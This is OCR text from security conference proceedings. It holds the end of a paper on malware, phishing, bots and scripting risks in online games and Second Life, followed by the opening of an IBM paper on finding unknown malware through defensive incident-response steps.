- **W32/Fujacks** [7]: In 2006 we saw a wave of viruses from that family that targeted “Lineage”, “Legend of Mir” games and the popular Chinese MMORPG game “Zhengtu”. We have to note here that the members of W32/Fujacks family have significant code similarities with W32/HLLP.Philis. The change in classification is due to the modifications in the replication mechanisms—so much so that both families could, in principle, be merged for the purpose of counting. W32/Fujacks started using “Autorun.inf” and modifying HTM and ASP files.

---

[6] W32/Philis: http://vil.nai.com/vil/content/v_140403.htm


[7] W32/Fujacks: http://www.trendmicro.com/vinfo/secadvisories/default6.asp?VNAME=PE_FUJACKS%3A+Jacking+Up+to+the+Times&Page

Phishing

Bank-related phishing also has an equivalent: gold phishing.

In early November, a young Dutch man was arrested for stealing virtual furniture. Using a mirror site, he and 5 other friends are said to have stolen up to 4,000€ worth of e-furniture purchased by their owners in exchange for real money.

Figure 5: An example of Gold Phishing [8]



The screen capture above is a copy of an e-mail message received by WoW players in October 2007. Believing they were connecting via the provided link, they were in fact redirected to a mirror site resembling a Blizzard site. They were asked for the player's connection info as well as their CD key!

Parallel Financial Networks, the Sex Industry and Extremism

The media regularly reports on reprehensible practices in World of Warcraft and Second Life. This chapter presents some examples. Note, however, that I am not reducing the entire population of these universes to evil beings, criminals or sexual obsessives; this would disrespect the many users who create content and offer friendly places of discussion that are conducive to many exchanges.

Gold Farming

Stories about gold farming aren't new. Linked to certain games like World of Warcraft, it is a new form of modern slavery. Teenagers are exploited in several countries in Southeast Asia. They make virtual money for their employers who re-sell the money for a greater profit. On June 2007, in the New York Times magazine, Julian Dibbel describes his tour of the "gold farms" in China. There, young Chinese men toil over their keyboards for 12 hours a day collecting virtual money in games like World of Warcraft, sleeping in cramped dormitories and earning the equivalent of about 25 cents an hour.

I encourage you to watch this video from the following link:

http://www.mathewingram.com/work/2007/06/17/new-york-times-portrait-of-a-virtual-sweatshop/

On the other end of the spectrum, various companies, including the omnipresent IGE, are often pointed at. Antonio Hernandez, an American player from the state of Florida, wishing to represent all World of Warcraft players, recently filed a complaint against this virtual gold dealer. In the official document accompanying the complaint [9], the player accuses IGE of making basic resources (minerals, herbs, etc.) rare via gold farming and spamming chat channels. The claimant

[8] Source: http://exodus.superforum.fr/news-f11/warning-keylogger-t2056.htm

also alleges that IGE's actions make arena competitions unfair (game field where two teams can battle one another) by reducing the opportunities for honest subscribers to receive rewards (for example, exceptionally strong weapons or armour). According to the complaint, it alleges that IGE's various actions lead to the devaluation of players' virtual money, which results in an economic loss in real dollars.

Gaming Bots

Illegally buying gold and equipment can help a resident to move up the ladder and attain notoriety or a level of gameplay that only a minority of players reach. It may therefore be tempting to keep an account running 24/7 to allow its owner to accumulate money, objects and experience without having to be physically present in front of the screen. A robot is then used to simulate a human player.

In 2004, Blizzard made the following statement [10]:

> *We were recently able to confirm that some people are using third-party robot programs (or "bots") to automate their characters' actions in World of Warcraft. The use of robot programs is in violation with the Terms of Use of World of Warcraft and is therefore strictly prohibited. Consequently, accounts that have been identified as having used robots have been banned.*
>
> *Blizzard Entertainment considers it to be a priority to maintain a fair game-playing environment in World of Warcraft. As we have said before, our company applies a zero-tolerance policy for all forms of cheating. Players caught using robots to automate actions on behalf of their characters will find their characters deleted and their accounts banned. They will not receive any warning. More than 300 accounts have already been banned for such offences.*

Since that date, the statements have continued. Robots are still prohibited, and accounts continue to be deleted without curbing the phenomenon. 500,000 accounts are said to have been suspended between 2004 and April 2006. For example:

- 59,000 accounts deleted in July 2006 [11]
- 114,000 accounts deleted in May 2007 [12]

Note that there are many other types of robots, including "poker bots" that give an individual the ability to participate in several games simultaneously and always optimally.

Sex and Paedophilia

Earning money is one of the main concerns that residents have. Sex is without doubt one of the top activities in Second Life. The encounters, which are often paid for, are far from being the only sources of income. When someone creates an avatar, their features and clothing define their sex. However, they are missing certain "other attributes" that you can, of course, buy. Some providers of sexual positions and naughty accessories earn lots of money: some tens of thousands of dollars per month.

---

[9] Hernandez v. IGE : http://docs.justia.com/cases/federal/district-courts/florida/flsdce/1:2007cv21403/296927/20/0.pdf

[10] 10/12/04 : Wow Blizzard Zéro Tolérance (Blizzard WoW Zero Tolerance) : http://www.news-hs.com/Wow_Blizzard_Zro_Tolrance-130.html

[11] Blizzard bans 59,000 World of Warcraft accounts: http://nylatenite.wordpress.com/2006/07/27/blizzard-bans-59000-world-of-warcraft-accounts/

[12] Blizzard bans 114,000 WoW accounts: http://wow-guides.co.uk/news/blizzard-bans-114000-wow-accounts/

Reflecting our real world, virtual paedophilia is present. Residents who so desire can attempt to have a sexual experience with virtual children. This deviance, which among other things involves using a child avatar in Second Life, is called Ageplay.

Sky News has a video on the subject, available from the following link:

http://news.sky.com/skynews/article/0,,91221-1290719,00.html

Extremist Movements

Many extremist or racist groups have websites, so it is not surprising to come across some of them in Second Life. If they do not stay quiet, it seems however that they have trouble remaining there. In December 2006 and with many statements to that effect, the Front National boasted about being "the first French and European political party to establish an official, permanent presence on Second Life"[13]. The (virtual) demonstrations and signage seem to have very quickly discouraged the followers of this French political group.

Second Life also hosts groups of virtual revolutionaries who try to disturb some islands or properties belonging to leading brands or official political parties. They claim some right of inspection for the avatars on Second Life developments and a form of avatarian democracy that could counterbalance the power of companies, which they believe to be too large with Linden Lab. To distribute their message, they don't hesitate to develop destructive scripts[14] or call upon hitmen. If you have a good understanding of the programming language, you could effectively simulate an attack or kill an avatar. But rest assured, if you are killed in Second Life, you just close the session and re-open it by selecting a calmer location for your next teleport.

Inside Threats and Script Languages

Virtual worlds have their own scripting languages. First is "Lua", because it is common and because it is used in "World of Warcraft". Second is "LSL" because it is a very rich scripting language of "Second Life" and this environment offers enormous flexibility in supporting commerce, advertising and creativity. Therefore we should expect many standard attacks (phishing, spam, viruses, etc.) to materialize there first.

Until now, we only know some anecdotal facts:

- In 2005, a bug led to a viral epidemic. A deadly and "true virtual pathogenic virus" exterminated characters below level 50. The origin seemed to be related to the application of a patch that put a new dungeon online. In this dungeon players, coders on the side in their spare time, seemed to have "hijacked" a combat spell "Corrupted Blood" by transforming it into a highly communicable item. The developers create "quarantine areas" in which players settled for dying without contaminating "healthy" people.
- In 2006, Second Life temporarily closed its doors following the appearance of a piece of "malicious software". It's a golden ring that splits into two once it is touched. Within a short amount of time, the servers were considerably slow.
- In August 2006, some script viruses which were targeting the Lua script language were discovered by "Garry's Mod" players. Since this date, various viruses and fake anti-viruses have been circulating in these environments.

---

[13] Le Front dans Second Life (The Front in Second Life): http://e-patriote.spaces.live.com/blog/cns!3265B2FCB3A8C72F!847.entry

[14] Vandals 'bomb' ABC Island : http://www.smh.com.au/news/web/vandals-bomb-abc-island/2007/05/22/1179601400256.html

LSL Scripting Language

The Linden Scripting Language was developed to allow players create their own objects and define their behavior thus giving users the tools to create the scripts that essentially define local game rules. This exceptional flexibility makes LSL very interesting from security perspective.

LSL is an event-driven C-like language that gets compiled into byte-code and executed in a virtual machine on “Second Life” server. There is no explicit persistency but scripts can be attached to in-game objects (to be precise, scripts are attached to so-called “prims” many of which can be linked into an object) which can be saved and reused.

A tradition in learning programming languages is to start with a very simple program that merely says, "Hello World!" The version adapted for Second Life simply says, "Hello Avatar!" in the chat window. This little program is automatically generated when associating a script to a newly created "prims":

Figure 6: Example of a basic program in LSL

```
default
{
    state_entry()
    {
        llSay(0, "Hello, Avatar!");
    }
}
```

LSL comes with over 310 built-in functions that allow scripts and objects to interact with their environment. All of the built-in functions start with "ll" -- those are lower-case 'L's, for "Linden Library".




Figure 7: Example of a script in Second Life


With LSL scripting one can create really complex objects and video simulations. With the llParticleSystem function, it is possible to create a visual simulation of a terrorist attack.

Figure 8: Visual effect of a script simulating a big explosion in "Second Life"

Some functions may prove dangerous if they are diverted from their normal use. For example:

- Sending e-mails
  - llEMail. To counter the risk of spam, a 20-second delay is set within the script after sending an email.
- Sending an XML-RPC request
  - llSendRemoteData. To counter the risk of DDoS attacks, a 3-second delay is set within the script after the request.
- HTTP interface
  - llHTTPRequest. 1-second delay
  - llLoadURL. 1-second delay

As mentioned above, for some critical commands, a minimum delay time has been imposed after their execution before the script continues [15].



Script Delay

Script delay (or just "delay") occurs when either explicitly requested by the developer (scripter) (via llSleep) or when certain functions execute built-in delays. The effects of the delay caused by either of these is identical; this page will document these effects.

The functions that automatically delay the script, whether the developer requests it or not, are:

Delay (sec)	Function
20	llEmail
10	llGetSimulatorHostname
10	llLoadURL
5	llTeleportAgentHome
3	llGiveInventory
3	llGiveInventoryList
3	llRemoteDataReply
3	llRemoteLoadScript
3	llRemoteLoadScriptPin
3	llSendRemoteData
2	llInstantMessage
2	llParcelMediaCommandList
2	llParcelMediaQuery
2	llSetParcelMusicURL
1	llCloseRemoteDataChannel
1	llCreateLink
1	llDialog
1	llModPow
1	llOpenRemoteDataChannel
1	llPreloadSound
1	llRequestInventoryData
1	llRequestSimulatorData

Figure 9: LSL Wiki : ScriptDelay

Conclusion

I won't end this document on a negative note. Virtual worlds are true places for exchanges for individuals, artists and businesses as long as they do not lock themselves away in them and forget to go out into the real world.

Here in virtual worlds, however, threats are abundant, and although I haven't fully addressed them in this first version of the document, the reader can still see their great diversity. They first were transposed from the real world to the traditional Internet world. They are now moving to virtual worlds where money circulates in an environment where security has not yet found its place.

Here again, risk management must be a concern across the board, integrating its technical, economic, human and legal dimensions. Among the trails to explore over the next few months are:

- the need for better authentication when connecting to the server,
- consideration for security aspects when developing this type of game software,
- the introduction of a tax (in virtual money) for some types of e-mails or some XML/RPC requests, which could discourage spam and DDoS attacks,
- creation of a virtual police force that could "penalise" offenders,
- recording the origin of certain potentially dangerous activities and financial transactions surpassing a certain threshold or frequency in centralised log files,

[15] LSL Wiki : ScriptDelay: http://lslwiki.net/lslwiki/wakka.php?wakka=ScriptDelay

- automated searching for some forms of cheating, associated with automated punishments, such as rollbacks. This will restore the state of the virtual world to some previous historic point (which will revert all modifications that took place after this moment in time, including movement of characters and/or transactions that took place),
- the need to consider a possible legal status for avatars.

We must successfully work together (AV researchers, online game developers and authorities), because we cannot escape the development and infatuation for these new universes that, whatever we think of them, could revolutionalize the Internet of tomorrow.

Acknowledgements

Many thanks to Igor Muttik who wrote and presented a paper at the last AVAR conference. I found a great deal of information in his document which helpt me to prepare this presentation.

Where To Now -
Detecting the Unknown?

Martin Overton
IBM, UK

About Author

Martin Overton, IBM

Martin currently works for IBM as a malware/anti-malware specialist, and is part of the Global Virus Emergency Team as well as the World-Wide Threat Team.

He is a regular speaker at the Virus Bulletin International Conferences, and has lost count of the many other presentations he has done and is a regular contributor to the Virus Bulletin periodical.

Martin is a charter member of AVIEN, a WildList reporter, a member of the Anti-Phishing Working Group and a founder member of the UK ISS User Group (UKISSUG).

To date he has accumulated almost twenty years of experience in investigating and combating viruses, Trojans and related malicious software (malware).

His hobbies, when time allows, include reading (mainly science fiction and science/technology/history books), astronomy, keeping a number of bugs (tarantulas and scorpions); and is a member of the British Tarantula Society. If this doesn't mark him as being weird enough, he also likes snakes (owning a Californian Kingsnake). Oh yes, and he does some computer programming. Occasionally his wife and son get to see him!

Contact Details: 51Cook Road. Horsham, West Sussex, RH12 5GJ, England, phone: +44 2392 563442, email: overtonm@uk.ibm.com.

Keywords

Malware, IDS, IPS, Firewall, Virus, Worm, Rootkit, Stealth, Education, Bots, Dialler, Trojan, Spyware, Forensics

Where To Now -
Detecting the Unknown?

Abstract

The increasing speed of new malware strains being written and released means that security professionals are more likely than ever before to see new malware.

This means new malware which is not detected by the anti-malware solutions they have deployed in their infrastructure, be it workstation, server, PDA or at the gateway.

Imagine this scenario: An end-user calls the helpdesk and reports that their system is running very sluggishly when it wasn't a week ago and that they can't access the Windows 'Task Manager' or open a command prompt any more.

Is this caused by malware or is it a 'user' problem? The virus scanner is right up to date and active, and it says the system is clean; the personal firewall is active too. Where do you go from here? Investigate or rebuild the box?

How can you tell if the machine is clean or infected by a new malware, with a reasonable level of confidence for your conclusion?

This paper will look at what tricks, tools and techniques you can use to help establish the true state of the 'suspect' system. It will focus on a step by step approach of what tools to use, what to look for and what to do with any suspicious files. It will also discuss the use of forensic tools in such a scenario, as a last port of call.

The paper will draw on real scenarios where new [undetected] malware has been responsible for 'odd' system or network behaviour.

Introduction

This paper will look at what tricks, tools and techniques you can use to help establish the true state of the 'suspect' system. It will focus on a step by step approach, including suggestions on what tools to use, what to look for and what to do with any suspicious files. It will also discuss the use of forensic tools in such a scenario, as a last port of call.

The paper will draw on real scenarios where new [undetected] malware has been responsible for 'odd' system or network behaviour.

Before we start let us cover a few definitions so that we all know what I mean by the relevant terms used in this paper.

I would strongly suggest that unless you have in-depth knowledge of malcode and related security threats that you try and obtain copies of the books/papers/articles listed in Appendix A.

What is Malware?

I will use the following definition which originally appeared in my Virus Bulletin 2005 paper: *Bots and Botnets: Risks, Issues and Prevention.*

"Malware is the generic name [or short name] used to describe Malicious Software. This includes viruses, worms, Trojans, bots and related threats.

In the 'old-days' [1980s and early 1990s] malware took a long time to spread widely, typically months.

However, once the internet and networks became ubiquitous they started to spread wide and far more quickly, typically weeks. Malware that spread via e-mail took the next step, spreading widely in days or less than a day. Then came the likes of CodeRed, Blaster and Slammer which could be widespread in hours. In Slammer's case 90 percent of vulnerable systems were infected in under 10 minutes [mainly because it used UDP instead of TCP and could in theory have fired off 30,000 scans per second on a 100Mbps network. In reality however Slammer averaged around 4,000 scans per second per infected system]

The almost instantaneous appearance of new mass-mailing worms in all geographic areas of the World has been blamed on the use of botnets as launch points. Imagine a botnet of 10,000 plus systems that are ordered to spam a new mass-mailer [or Trojan] out to the world, or even to infect themselves to effectively kick-start the infection.

For example, the Witty worm was reported to have been launched from a small bot net of around 4,200 zombies. This allowed it to virtually appear almost instantaneously all over the world at the same time and to start searching for new victims to infect/attack.

It has been widely suspected that many of the recent most successful mass-mailing worms have used botnets to enable faster initial world-wide distribution, effectively giving the worm a head start. These include: MyDoom, Netsky and Bagle amongst others."

Discussion

This section of the paper will discuss ways to try and decide whether a system is infected or not by a new [or currently unknown] malcode which your current anti-malware defences do not detect.

This can not be done with complete accuracy [although you can get pretty close] due to the complexity of computer operating systems and also a fair proportion of modern malcode itself.

To give ourselves the best chance or achieving the goal of proving [beyond reasonable doubt] that a suspected system is simply faulty [hardware/software fault] or actually infected by one or more malcodes, we will offer advice on what evidence to gather from existing tools on the system and the network it is attached to. Finally we will then discuss other tools, techniques and tricks you can use to help you find and eliminate any malcodes found on the suspected system being analysed.

Firstly, we will briefly look at the changes in malcode itself over the years, so that you can understand what you are up against.

The problem

To save time and having to effectively repeat myself, I will use the following part of the conclusions from my Virus Bulletin 2007 paper: *The Journey, So Far: Trends, Graphs and Statistics.*

"It has been an interesting journey, since the start of the problem with malware on the IBM PC and compatibles in 1986 with Brain.

We can see the following trends since those first tentative steps:

1986 until early nineties they were the almost exclusive domain of the DOS COM, EXE file infectors and boot viruses. They became more complex and stealthy as the years passed. We also saw viruses that would attack or disable anti-virus defences. Mostly the motivations for these creations were, in the early days, curiosity and research; later it became the electronic equivalent of graffiti, vandalism or bullying. Occasionally it would be used to get a message across, be it personal or political.

From 1995-2000 Macro viruses were King, slowly spreading at first, as people exchanged infected .doc/.xls files via floppy, CD or e-mail. Later examples would be able to propagate via e-mail by reading the Outlook or Windows address book, but only after a recipient had opened the infected attachment. Mostly the motivations for these later creations were the electronic equivalent of graffiti, vandalism or bullying. Occasionally it would be used to get a message across, be it personal or political. There were less likely to be motivated by research.

2000-2003 saw Script viruses steal the crown from Macro viruses, and we also started to see 32 bit PE files becoming dominant; multi-component malware started to appear. A large proportion of malware started to use vulnerabilities in both the OS and applications. The motivations for this period were almost the same as for those between 1995 and 2000.

2004 to the start of 2005, the mass-mailing worms were the Kings; resulting in many overloaded mail servers and worn-out anti-virus researchers and corporate security staff. However, in most cases the motivations were the same as before, although the shift towards seeing malware as a business tool had already started. Social-engineering was becoming more widely used.

2005-2007 and the new Kings, were BOTs, Trojans and Spyware. Phishing grew from almost nowhere to one of the biggest security risks, aside from malware. The motivations for writing malware changed dramatically from the start of 2005. Money was the main motivational driver, and this would grow as organised crime got into the act, and slowly took over. Many malware authors were regularly trying to disguise their creations using packers and compressor, such as UPX, ACE, PEX, etc. The use of social-engineering was very noticeable and by 2007 it had become almost the most common method used by malware authors to get their creations onto a computer, aside from using vulnerabilities."

So, in summary what we have seen is not only the birth of malware on the IBM PC in 1986 but also the birth of Stealth malware too. Since then we have seen increasingly complex malware [as well as a lot of very mundane and simple ones]. The techniques used over the years include:

- *File infection [and not just .COM and .EXE].*
- *Boot Sector [MBR and DBR] infection.*
- *Stealth and it's rebirth as Windows Rootkits.*
- *Polymorphism and it relatives [including server-side].*
- *Macro and Script malcode.*
- *Entry Point Obfuscation [EPO]*
- *Cavity, Link, Prepending, Appending, Companion, Sparse infectors.*
- *Trojans, Worms and Bots.*
- *Spyware and Adware.*
- *Packers and Compressors.*
- *BHOs, LSPs, Fake Codecs and Plugins*
- *Packet and Keyword Filters.*
- *Data-diddling and Encryption.*
- *File, Directory or Operating System damage or removal [including formatting drives]*
- *Resident or Direct infection.*
- *Exploit code and vulnerabilities.*
- *Anti-malware detection and removal.*

- *Personal Firewall detection and removal.*
- *Other malware detection and removal.*
- *Virtual Machines [running inside and detection of].*
- *Social Engineering.*

The above list is not complete, it is there to give you a flavour of the many techniques; infection, damage, protection and hiding, that have been used since the dawn of IBM PC malware.

At the time of writing this paper there were over 383,000 known malware strains[1]

Speed of infection/infestation?

How long can an unprotected PC last on the Internet before it gets infected/infested?

Well, according to the latest data from SOPHOS, just 720 seconds!

Here's a quote from them which was used in an article on The Register[i] in 2005:

"*More computer viruses and worms mean an unprotected Windows PC (without either firewall or antivirus protection) stands a 50 per cent chance of infection by a worm after just 12 minutes online. Graham Cluley, senior technology consultant at Sophos, conceded*"

Are you surprised just how quickly your PC(s) can get infected? Well, you shouldn't be!

Am I surprised at this?

No, not at all, in fact I've seen systems infected even faster than this by more than one malware strain.

So, as the average Windows PC [once unboxed and connected to the internet] has a life expectancy of around 10 minutes before getting a digital dose of the Pox, and sometimes more than one strain to boot!

I know of systems that have had 6 different doses of different digital Pox [Malware] in less than an hour and that's on a slow day!

The above assumes that the PC is does not have a firewall installed and/or enabled, no anti-malware tools installed, or it isn't up-to-date and/or enabled for on-access scanning.

That was back in 2005, the situation in 2008 is significantly worse due to the commercialisation of malware, which is mainly due to cyber-criminals and their ilk.

Solutions

Right hopefully by the time you have reached this point of the paper, you now understand the threats, infection vectors used, techniques employed and the speed of infection? If not, then if you haven't already I'd strongly suggest that you go and read my papers from *EICAR 2005* and *2006* and *Virus Bulletin 2005-2007* as otherwise you might not get the most out of this section of the paper.

So, if you are ready, let me begin by covering the first steps of the process to try and determine if a system is infected or just faulty. I will mention tools as we proceed, but I will not cover them in any detail at that point. For details on a specific tool please see the *Tools* section of the paper which included links to the homepages, or the download page for that tool or product.

Step 1: Identifying Suspect Systems

The first thing to do is to understand that you have a problem; the next thing to do is to try and identify possible systems that may be infected.

---

[1] Source: McAfee

This information can come from help-desk tickets [personal firewall or anti-malware alerts, strange system behaviour, etc], Log files from your routers, proxies, firewalls, IDS/IPS systems, DNS and so on, or maybe even just a passing comment from a colleague or even a customer or other third party [maybe to your *abuse@yourdomain.com* e-mail address].

Once you have a potential suspect, gather all the data you can from it and network traffic to and from it, including all ports and protocols used as this may help to narrow down your search. At this point you should consider removing the suspected system from you network until your investigation is completed [this helps to minimise the chance of further infections, data loss, and so on].

Once the machine has been removed from the main network, you can either investigate it in isolation or move it to a test [secure] network used for analysing suspected infected systems.

To analyse suspected traffic on your test network you could use tools such as SNORT, WireShark or WinDump [you may also need to install WinPCap first, unless you are using *NIX or a Mac] or one of the many other IDS/IPS or packet/protocol analysers that exist.

You may also decide to carry out some vulnerability assessment of the suspected system; this can be done via tools such as Nmap, Superscan, Nessus or the Microsoft Baseline Security Analyzer.

Step 2: Analyse The Data (Part 1)

At this point you may already be able to state with some level of confidence that the system is infected by a malcode which *phones-home.* Examples of these include bot clients, or a Trojan or multi-component malcode [such as a dropper] that has contacted one or more websites to download other malcode or adware to install. This act, in many cases effectively starts a chain reaction leading to a heavily infected system with tens or hundreds of malcode files [or components] installed.

In either case, you could, visit the websites, FTP sites or IRC channels used to gather more information or even a *fresh* sample [or samples, scripts, etc.] of what you are fighting. This will help in your remediation, as well as allowing you to supply your anti-malware vendor with something to analyse, which in turn could end up making remediation [or at least detection] easier.

Step 3a: Scan The System

Scan with up-to-date anti-malware tools [anti-virus, anti-spyware, anti-rootkit, etc.] and see if anything is identified, ensure that heuristics and generic detection features are enabled. Preferably you should use at least two different products from each category, after all the anti-malware solution you have deployed didn't detect it, did it?

Try clean-booting if performing a *live* system scan fails [or if a Windows system try booting into *Safe Mode* first] to find anything. Clean booting will ensure that any active malware or related processes are not active. You can use BartPE or a Live Linux CD/DVD to do this and either include your scanning tools on the disc or a USB flash drive instead.

Any files identified as malcode or flagged as suspicious [assuming you have remembered to enable heuristics and/or other generic/behavioural features of the scanners], should be copied to a USB flash drive or other removable media and labelled as potential malcode to minimise the chances of anyone accidently executing the files on another system.

As with *Step 2*, if you now have some suspected files, send them to your anti-malware vendor for analysis, however, this does not stop you analysing the files yourself [assuming you have the relevant skills and tools and have been given permission from your security manager/director to do so].

Place suspect files into a password protected zip file [use the password of *infected*] and send them to your preferred anti-malware company.

You could also send any samples to scanning services, such as VirusTotal and Jotti, and also to sandboxes such as the one run by Norman, or the CWSandbox [also available via Sunbelt].

Some of these services will analyse the files in great depth and supply you with copious amounts of useful data. This can help you to understand what the files are doing, and therefore how to remediate any affected systems, even before your anti-malware vendor has detection.

You can see the amount of data that some of these tools and services produce in 'Real World Example 2' later in this paper.

Step 3b: D-I-Y Sample Analysis

Assuming you have the relevant skills and tools and have been given permission from your security manager/director to do so, you could analyse the files yourself.

I would recommend that this is done on a system that is not connected to the network, and ideally this is a system that you will either use VMWare [or some other Virtual Machine software] on, so that it can be re-imaged, or reset back to a clean image [snapshot] after running the suspected files on the test system.

If you are using a Virtual Machine such as VMWare then you need to be aware that the malware may be able to detect that it is in a virtual machine and either change its behaviour accordingly or turn destructive and kill your virtual machine.

The malware covered in 'Real World Example 1' appeared to be able to detect it was being executed inside at least one of the most commonly used Sandboxes.

Once this has been setup, you can use whatever tools you prefer to carry out the analysis, such as, using static analysis tools, like PEiD, Strings, File Alyzer and so on, you could also examine the file in a hex editor and/or a debugger. This is only advised if you are able to understand assembler code and you are sure that the file to be debugged does not contain and anti-debugging code which may be triggered during examination.

You could then move onto running the file and seeing what it does using tools such as InCtrl5, Windiff, PSTools or you may prefer to disassemble it using tools such as IDAPro, WinDbg or OllDbg. This is only advised if you are able to understand assembler code and you are sure that the file to be debugged does not contain and anti-debugging code which may be triggered during examination.

This is also a good time to try out any remediation scripts or tools you have created as a quick-n-dirty solution to the problem [obviously only on a test system].

Step 4: Analyse The Data (Part 2)

By now you should have a good idea what is going on, and what any malcode is doing to the affected systems and what network traffic is being generated by it [or them].

If you haven't then you should now take time to go over all the data you have acquired during the first three steps. You could use a flow diagram to plot the malcode's features and activities, or you may prefer to brainstorm on a whiteboard with suitable colleagues. From here you should emerge with a clear [or fairly clear] understanding of what needs to be done to protect the rest of the network [it could be as simple as putting in a new, or changing an existing router ACL, firewall rule, or IDS/IPS signature/rule in place] which may also allow you to identify other infected systems that need to be removed from the network and remediated.

Step 5: Remediation

Hopefully by now, you can either create or at least plan out the steps that you need to take to remediate all the infected systems identified. You may decide that you can create your own clean-up scripts [paper and/or code] rather than wait for your anti-malware vendors to get detection and cleanup definitions [signatures] to you. Otherwise you will have to be patient until your anti-malware vendor delivers the goods.

The other alternative, especially if a system is heavily infected, or you can't find any sign of malcode [even when using all the tools/tricks and techniques listed in this paper], is to restore the system from the last known clean backup, or re-image it to your organisations standard desktop/server build image.

Step 6: Post Mortem

This is where you take stock of what has happened and decide what [if any] changes are required to improve protection of your infrastructure, your security policy and procedures and, last but not least, user education.

